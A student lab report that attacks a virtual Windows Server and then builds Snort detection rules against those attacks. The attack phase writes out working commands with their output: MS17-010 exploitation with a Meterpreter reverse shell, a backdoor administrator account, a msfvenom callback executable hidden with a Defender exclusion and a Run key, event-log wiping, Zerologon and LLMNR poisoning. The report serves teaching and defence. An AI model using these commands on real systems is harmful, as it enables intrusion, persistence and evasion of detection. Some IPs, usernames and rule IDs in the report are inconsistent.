PROJECT REPORT

Offensive and Defensive Security in a Virtual Environment

Project realised by :

BILEK Slimane

Introduction :

This project explores the integration of offensive and defensive cybersecurity techniques within a virtualized environment. Through simulated attacks and defenses, were we will conduct penetration testing on a Windows Server while configuring and utilizing Snort IDS to monitor and detect malicious activities.

Environment Setup:

- VM1 (Target): Windows Server 2016, representing the target system.
- VM2 (Attacker): Kali Linux, used for conducting the penetration test.
- VM3 (Defender): Linux-based Snort IDS configured to monitor network traffic.

@ip :

- Windows server 2016 : 10.10.10.5
- defender ubuntu : 10.10.10.10
- attacker kali : 10.10.10.30

Phase 1: Offensive Security - Penetration Testing on Windows Server:

Task 1: Information Gathering:

Objective: Identify system details such as operating system version, open ports, and services.
Tool and steps: Nmap.

- nmap -sS -O 10.10.10.5

```
┌──(khali㉿khali)-[~]
└─$ nmap -sS -O 10.10.10.5

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-05 17:51 CET
Nmap scan report for 10.10.10.5
Host is up (0.00064s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:1C:95:3E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 2016|2012|2022|10|Phone|Vista|2008|7 (95%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o
:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2016 (95%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2022 (88%), Microsoft Windows
Server 2012 R2 (87%), Microsoft Windows 10 1511 - 1607 (86%), Microsoft Windows Phone 7.5 or 8.0 (85%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7
(85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.90 seconds
```

- **nmap -sV 10.10.10.5**

```
┌──(khali㉿khali)-[~]
└─$ nmap -sV 10.10.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-05 21:49 CET
Nmap scan report for 10.10.10.5
Host is up (0.00020s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-06 04:49:15Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: SSI.dz, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: SSI)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: SSI.dz, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:1C:95:3E (VMware)
Service Info: Host: AD-SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.52 seconds
```

- **nmap --script vuln 10.10.10.5**

```
┌──(khali㉿khali)-[~]
└─$ nmap --script vuln 10.10.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-05 21:35 CET
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Stats: 0:02:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.66% done; ETC: 21:37 (0:00:00 remaining)
Stats: 0:02:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.66% done; ETC: 21:37 (0:00:00 remaining)
Stats: 0:02:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.66% done; ETC: 21:37 (0:00:00 remaining)
Nmap scan report for 10.10.10.5
Host is up (0.00049s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:1C:95:3E (VMware)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 168.86 seconds
```

Task 2: Vulnerability Analysis and Exploit Selection:

Objective: Determine an appropriate exploit based on the gathered information.
Tool and steps: Metasploit.

msf6 > search ms17_010
msf6 > use exploit/windows/smb/ms17_010_psexec
msf6 > set RHOST 10.10.10.5
msf6 > set RPORT 445
msf6 > check

```
msf6 > search ms17_010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1    \_ target: Automatic Target             .                .        .      .
   2    \_ target: Windows 7                    .                .        .      .
   3    \_ target: Windows Embedded Standard 7  .                .        .      .
   4    \_ target: Windows Server 2008 R2       .                .        .      .
   5    \_ target: Windows 8                    .                .        .      .
   6    \_ target: Windows 8.1                  .                .        .      .
   7    \_ target: Windows Server 2012          .                .        .      .
   8    \_ target: Windows 10 Pro               .                .        .      .
   9    \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10 exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11   \_ target: Automatic                    .                .        .      .
   12   \_ target: PowerShell                   .                .        .      .
   13   \_ target: Native upload                .                .        .      .
   14   \_ target: MOF upload                   .                .        .      .
   15   \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16   \_ AKA: ETERNALROMANCE                  .                .        .      .
   17   \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18   \_ AKA: ETERNALBLUE                     .                .        .      .
   19 auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20   \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21   \_ AKA: ETERNALROMANCE                  .                .        .      .
   22   \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23   \_ AKA: ETERNALBLUE                     .                .        .      .
   24 auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE Detection
   25   \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26   \_ AKA: ETERNALBLUE                     .                .        .      .

Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 10.10.10.5
RHOST => 10.10.10.5
msf6 exploit(windows/smb/ms17_010_psexec) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms17_010_psexec) > check

[*] 10.10.10.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.5:445        - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Standard Evaluation 14393 x64 (64-bit)
[*] 10.10.10.5:445        - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.5:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Task 3: Exploit Configuration and Payload Setup:

Objective: Properly set up the exploit and payload.
Tools and Steps:

msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > set LHOST 10.10.10.30
msf6 > set LPORT 43423

Task 4: Execute Exploit

Objective: Gain initial access to the Windows Server by executing the exploit.
Tools and Steps:

msf6 > exploit

```
msf6 exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.10.10.30
LHOST => 10.10.10.30
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 43423
LPORT => 43423
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.10.10.30:43423
[*] 10.10.10.5:445 - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 10.10.10.5:445 - Built a write-what-where primitive ...
[+] 10.10.10.5:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.10.10.5:445 - Selecting PowerShell target
[*] 10.10.10.5:445 - Executing the payload ...
[+] 10.10.10.5:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (201798 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.10.30:43423 → 10.10.10.5:65223) at 2024-12-10 12:05:20 -0500

meterpreter >
```

Task 5: Escalation

Objective: Escalate privileges to gain administrative access.

We all ready have the admin privilege .

Be cause when we exploit the smb protocol we got his privledges that are

Tools and Steps:

verifiy the privileges :

meterpreter > getuid

```
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

That is the HEIGEST system privilege

Task 6: Persistence

Objective: Create a backdoor for maintaining access to the target system.

Tools and Steps:

- **First method create a admin user :**

meterpreter > shell

C:>net user admin_user P@$$w0rd /add

C:>net localgroup administrators admin_user /add

In new terminal:

Smb connection


smbclient //10.10.10.5/C$ -U admin_user

```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //10.10.10.5/C$ -U backdooruser

Password for [WORKGROUP\backdooruser]:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Fri Dec  6 14:02:59 2024
  AD-Server.SSI.dz_SSI-AD-SERVER-CA(1).req      A     1240  Sat Nov  2 15:47:26 2024
  AD-Server.SSI.dz_SSI-AD-SERVER-CA(2).req      A     1240  Sat Nov  2 16:53:33 2024
  AD-Server.SSI.dz_SSI-AD-SERVER-CA.req         A     1182  Thu Oct 31 03:54:39 2024
  bootmgr                          AHSR   384322  Sat Jul 16 09:18:08 2016
  BOOTNXT                           AHS        1  Sat Jul 16 09:18:08 2016
  Config.Msi                        DHS        0  Tue Sep 17 06:32:52 2024
  deploy                              D        0  Fri Sep 13 00:56:48 2024
  Documents and Settings           DHSrn       0  Fri Apr 26 18:25:53 2024
  inetpub                             D        0  Thu Oct 31 03:50:04 2024
  pagefile.sys                      AHS 939524096  Sun Dec  8 22:51:09 2024
  PerfLogs                            D        0  Sat Jul 16 09:23:21 2016
  Program Files                      DR        0  Sat Nov  2 15:37:22 2024
  Program Files (x86)                 D        0  Wed Sep 11 20:28:04 2024
  ProgramData                        DH        0  Fri Nov  1 01:24:20 2024
  Recovery                         DHSn        0  Fri Apr 26 18:26:13 2024
  System Volume Information         DHS        0  Sun Apr 28 00:18:08 2024
  Users                              DR        0  Fri Dec  6 14:02:53 2024
  Windows                             D        0  Fri Dec  6 00:40:11 2024
```

RDP connection :

remmina

10.10.10.5



Second method create a reverse shell that start with the system :

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe -o windows32Pro.exe

after Gaining initial access to the Windows Server by executing the exploit:

meterpreter > upload /home/khali/Desktop/hacking/windows32Pro.exe C:\\Windows\\specialwin\\windows32Pro.exe

meterpreter > shell
mkdir C:\Windows\specialwin

meterpreter> load powershell
powershell_shell
Ps> Add-MpPreference -ExclusionPath "C:\Windows\specialwin"
Ps> Add-MpPreference -ExclusionPath "C:\Windows\specialwin\windows32Pro.exe"
Ps> New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "Windows32Pro" -Value "C:\Windows\specialwin\windows32Pro.exe" -PropertyType String

Lisen and Wait for the shell to be opened from the target machine :

msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.15
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > exploit

Task 7: Clearing Tracks

Objective: Remove traces of the attack to avoid detection.
Tools and Steps:

delete all logs

meterpreter > clearev

delete only last two hours :

meterpreter > powershell_shell
PS> $StartTime = (Get-Date).AddHours(-2)
Ps > Get-WinEvent -LogName "Security" | Where-Object { $_.TimeCreated -ge $StartTime } | ForEach-Object { Remove-WinEvent -EventRecordId $_.RecordId

- And you can specify the time you want to clear the logs

Phase 2: Defensive Security - Intrusion Detection Using Snort :

Task 1: Snort Installation and Configuration

1. Objective: Set up Snort on VM3 to monitor network traffic.

2. Steps:

Install Snort if not already installed: sudo apt install snort -y.
Identify the network interface with ifconfig (e.g., eth0).
Set up the Snort configuration (/etc/snort/snort.conf), including:
HOME_NET set to your network range (e.g., 10.10.10.0/24).
EXTERNAL_NET set to any to capture all traffic.

```
# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overriden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET 10.10.10.0/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you can
# use this definition if you do not want to detect attacks from your internal
# IP addresses:
```

Task 2: Create Custom Detection Rules :

Objective: Create Snort rules that detect the behaviors from Phase 1.
Steps:
 # Detects NETWORK SCAN with a threshold of 20 packets within 10 seconds.
alert tcp any any -> HOME_NET any (msg:"a network scan was detected ";flow:not_established ; detection_filter:track by_src, count 20, seconds 10; sid:1000005; rev:2;)
and I limited the number of alert that are generated in second :
here :
vi ../ect/snort/threshold.conf
I add this :

event_filter gen_id 1, sig_id 1000005, type limit, track by_src, count 1, seconds

 # Detects a reverse shell connection attempt by matching a specific hexadecimal sequence.

alert tcp any any -> HOME_NET any (msg:"Reverse Shell Connection Attempt Detected"; flow:established,to_server; content:"|C3 50 5E 41 74|"; sid:1000002;)

 # Detects a Zero Logon attack attempt by matching a specific hexadecimal sequence.

alert tcp any any -> HOME_NET any (msg:"ZERO LOGIN ATTACK DETECTED"; content:"|05 000b031000000048|"; sid:10000020; rev:1;)

 # Detects an RDP session initiation attempt targeting the 10.10.10.0/24 subnet on port 3389 by matching a specific hexadecimal sequence.

alert tcp any any -> HOME_NET 3389 (msg:"RDP Session Initiation Detected"; content:"|03 00 00|"; sid:1000005; rev:1;)

 # Detects an LLMNR poisoning attempt using UDP packets on port 5355.

alert udp any 5355 -> HOME_NET any (msg:"LLMNR Poisoning Attempt Detected"; sid:1000006; rev:1;)

 # Detects an MS17-010 SMB exploit attempt targeting the 10.10.10.0/24 subnet on port 445 by matching specific content and patterns.

alert tcp any any -> HOME_NET 445 (msg:"MS17-010 SMB Exploit Detected 2"; content:"|FF 53 4D 42|"; content:"|00 00 00 00|", distance 36, within 4; dsize:84; pcre:"/\\|18\\|\\|01\\|\\|00 00\\|\\|00 00\\|/"; sid:1000012; rev:1;)

Task : Monitor and Analyze Detection Results :

Objective: Observe and analyze Snort's ability to detect the attack in real-time.
Steps:

Show logs in terminal:

sudo snort -q -l /var/log/snort/alert.csv -i ens33 -A console -c /etc/snort/snort.conf

Show logs inside file:

sudo snort -q -l /var/log/snort/alert.csv -i ens33 -c /etc/snort/snort.conf

verify the log file:

cat /var/log/snort/alert.csv

VERFY THE DETECTION IN SNORT :

1 - We run an nmap scan : nmap -sS 10.10.10.5

```
┌──(khali㉿khali)-[~]
└─$ nmap -sS 10.10.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 18:16 CET
Nmap scan report for 10.10.10.5
Host is up (0.00031s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:1C:95:3E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
```

In snort :

```
root@ubuntu9:/etc/snort/rules# sudo snort -q -l /var/log/snort/alert.csv -i ens33 -A console -c /etc/snort/snort.conf
12/11-09:34:23.808764  [**] [1:1000005:2] a network scan was detected  [**] [Priority: 0] {TCP} 10.10.10.30:58039 -> 10.10.10.5:53
12/11-09:34:23.808963  [**] [1:1000005:2] a network scan was detected  [**] [Priority: 0] {TCP} 10.10.10.5:23 -> 10.10.10.30:58039
```


2 - we run the exploit : psexcec

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.10.10.30
LHOST => 10.10.10.30
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 10.10.10.5
RHOST => 10.10.10.5
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.10.10.30:4444
[*] 10.10.10.5:445 - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 10.10.10.5:445 - Built a write-what-where primitive...
[+] 10.10.10.5:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.10.10.5:445 - Selecting PowerShell target
[*] 10.10.10.5:445 - Executing the payload...
[+] 10.10.10.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (203846 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.10.30:4444 -> 10.10.10.5:50592) at 2024-12-11 18:45:13 +0100

meterpreter >
```

In snort :

```
root@ubuntu9:/etc/snort/rules# sudo snort -q -l /var/log/snort/alert.csv -i ens33 -A console -c /etc/snort/snort.conf
12/11-09:59:59.487453  [**] [1:1000012:1] MS17-010 SMB Exploit Detected [**] [Priority: 0] {TCP} 10.10.10.30:38161 -> 10.10.10.5:445
12/11-09:59:59.496710  [**] [1:1000012:1] MS17-010 SMB Exploit Detected [**] [Priority: 0] {TCP} 10.10.10.30:38161 -> 10.10.10.5:445
12/11-09:59:59.501561  [**] [1:1000012:1] MS17-010 SMB Exploit Detected [**] [Priority: 0] {TCP} 10.10.10.30:38161 -> 10.10.10.5:445
```

3 – we run a RDP :



In snort :

```
^C*** Caught Int-Signal
root@ubuntu9:/etc/snort/rules# sudo snort -q -l /var/log/snort/alert.csv -i ens33 -A console -c /etc/snort/snort.conf
12/11-10:01:47.055543  [**] [1:1000001:1] RDP Session Initiation Detected [**] [Priority: 0] {TCP} 10.10.10.30:51390 -> 10.10.10.5:3389
```

4- we run Zero Logon :

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
[*] Using action REMOVE - view all 2 actions with the show actions command
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set RHOST 10.10.10.5
RHOST => 10.10.10.5
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set NBNAME AD-SERVER
NBNAME => AD-SERVER
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 10.10.10.5

[*] 10.10.10.5: - Connecting to the endpoint mapper service...
[*] 10.10.10.5:49667 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.5[49667] ...
[*] 10.10.10.5:49667 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.5[49667] ...
[+] 10.10.10.5:49667 - Successfully authenticated
[+] 10.10.10.5:49667 - Successfully set the machine account (AD-SERVER$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (empty)
[*] Auxiliary module execution completed
```

In snort :

```
^Croot@ubuntu9:/etc/snort/rules# sudo snort -q -l /var/log/snort/alert.csv -i ens33 -A console -c /etc/snort/snort.conf
12/11-10:02:46.589898  [**] [1:1000004:1] ZERO LOGIN ATTACK DETECTED [**] [Priority: 0] {TCP} 10.10.10.30:37025 -> 10.10.10.5:135
```

5 - LLMNR :

```
   Analyze Mode                [OFF]
   Force WPAD auth             [OFF]
   Force Basic Auth            [OFF]
   Force LM downgrade          [OFF]
   Fingerprint hosts           [OFF]

[+] Generic Options:
   Responder NIC               [eth0]
   Responder IP                [10.10.10.30]
   Challenge set               [1122334455667788]

[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 10.10.10.5 for name JJ (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 10.10.10.5 for name jj
[*] Skipping previously captured hash for SSI\Administrator
[SMB] Requested Share     : \\JJ\IPC$
[*] [LLMNR]  Poisoned answer sent to 10.10.10.5 for name jj
[*] Skipping previously captured hash for SSI\Administrator
[SMB] Requested Share     : \\JJ\IPC$
```

In snort :

```
^[[Aroot@ubuntu9:/etc/snort/rules# sudo snort -q -l /var/log/snort/alert.csv -i ens33 -A console -c /etc/snort/snort.conf
12/11-10:04:31.618057  [**] [1:1000003:1] LLMNR Poisoning Attempt Detected [**] [Priority: 0] {UDP} 10.10.10.30:5355 -> 10.10.10.5:60152
12/11-10:04:31.740745  [**] [1:1000003:1] LLMNR Poisoning Attempt Detected [**] [Priority: 0] {UDP} 10.10.10.30:5355 -> 10.10.10.5:50898
12/11-10:04:33.732374  [**] [1:1000003:1] LLMNR Poisoning Attempt Detected [**] [Priority: 0] {UDP} 10.10.10.30:5355 -> 10.10.10.5:59124
```

Dans le ficher de log : /var/log/snort/alert.csv

```
root@ubuntu9:/etc/snort/rules# cat /var/log/snort/alert.csv

12/11-09:43:56.925363 ,1,1000005,2,"a network scan was detected ",TCP,10.10.10.30,46140,10.10.10.5,1723,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0x3C,******5*,0x5AB9AACF,0x0,,0x400,39,0,58254,44,45056,,,,
12/11-09:43:56.925581 ,1,1000005,2,"a network scan was detected ",TCP,10.10.10.30,46140,10.10.10.5,199,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0x3C,***A*B**,0x0,0x5AB9AAD8,,0x0,128,0,30194,40,40960,,,,
12/11-09:45:11.111229 ,1,1000012,1,"MS17-010 SMB Exploit Detected",TCP,10.10.10.30,36403,10.10.10.5,445,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0x96,***AP***,0xE2BF27BA,0xACA2B520,,0x252,64,0,21175,136,13926
4,,,,
12/11-09:45:11.120020 ,1,1000012,1,"MS17-010 SMB Exploit Detected",TCP,10.10.10.30,36403,10.10.10.5,445,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0x96,***AP***,0xE2BF2B85,0xACA2B76A,,0x268,64,0,21188,136,13926
4,,,,
12/11-09:45:11.124140 ,1,1000012,1,"MS17-010 SMB Exploit Detected",TCP,10.10.10.30,36403,10.10.10.5,445,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0x96,***AP***,0xE2BF2DA2,0xACA2B871,,0x272,64,0,21195,136,13926
4,,,,
12/11-09:45:11.111229 ,1,1000012,1,"MS17-010 SMB Exploit Detected",TCP,10.10.10.30,36403,10.10.10.5,445,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0x96,***AP***,0xE2BF27BA,0xACA2B520,,0x252,64,0,21175,136,13926
4,,,,
12/11-09:45:11.120021 ,1,1000012,1,"MS17-010 SMB Exploit Detected",TCP,10.10.10.30,36403,10.10.10.5,445,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0x96,***AP***,0xE2BF2B85,0xACA2B76A,,0x268,64,0,21188,136,13926
4,,,,
12/11-09:45:11.124141 ,1,1000012,1,"MS17-010 SMB Exploit Detected",TCP,10.10.10.30,36403,10.10.10.5,445,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0x96,***AP***,0xE2BF2DA2,0xACA2B871,,0x272,64,0,21195,136,13926
4,,,,
12/11-09:47:55.918664 ,1,1000005,2,"a network scan was detected ",TCP,23.212.158.55,80,10.10.10.5,50641,00:50:56:F5:67:05,00:0C:29:1C:95:3E,0x3C,***A**5*,0x1CED174D,0xB8C6930E,,0xFAF0,128,0,4873,44,45856
,,,,
12/11-09:48:25.718298 ,1,1000003,1,"LLMNR Poisoning Attempt Detected",UDP,10.10.10.30,5355,10.10.10.5,65267,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0x4E,,,,,,64,0,48204,64,65536,,,,
12/11-09:48:25.718299 ,1,1000003,1,"LLMNR Poisoning Attempt Detected",UDP,10.10.10.30,5355,10.10.10.5,65267,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0x4E,,,,,,64,0,48204,64,65536,,,,
12/11-09:49:27.113144 ,1,1000003,1,"LLMNR Poisoning Attempt Detected",UDP,10.10.10.30,5355,10.10.10.5,65267,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0x10,,,,,,64,0,58042,60,67584,,,,
12/11-09:52:56.069806 ,1,1000005,2,"a network scan was detected ",TCP,91.189.91.82,80,10.10.10.10,37874,00:50:56:F5:67:05,00:0C:29:70:59:D2,0x5E2,***AP***,0x3BA6FBAC,0x74E71943,,,0xFAF0,128,0,5096,1492,21
7100,,,,
12/11-09:53:01.028052 ,1,1000005,2,"a network scan was detected ",TCP,91.189.91.82,80,10.10.10.10,37874,00:50:56:F5:67:05,00:0C:29:70:59:D2,0x5E2,***AP***,0x3C06BEE78,0x74E71943,,,0xFAF0,128,0,9532,1492,21
7100,,,,
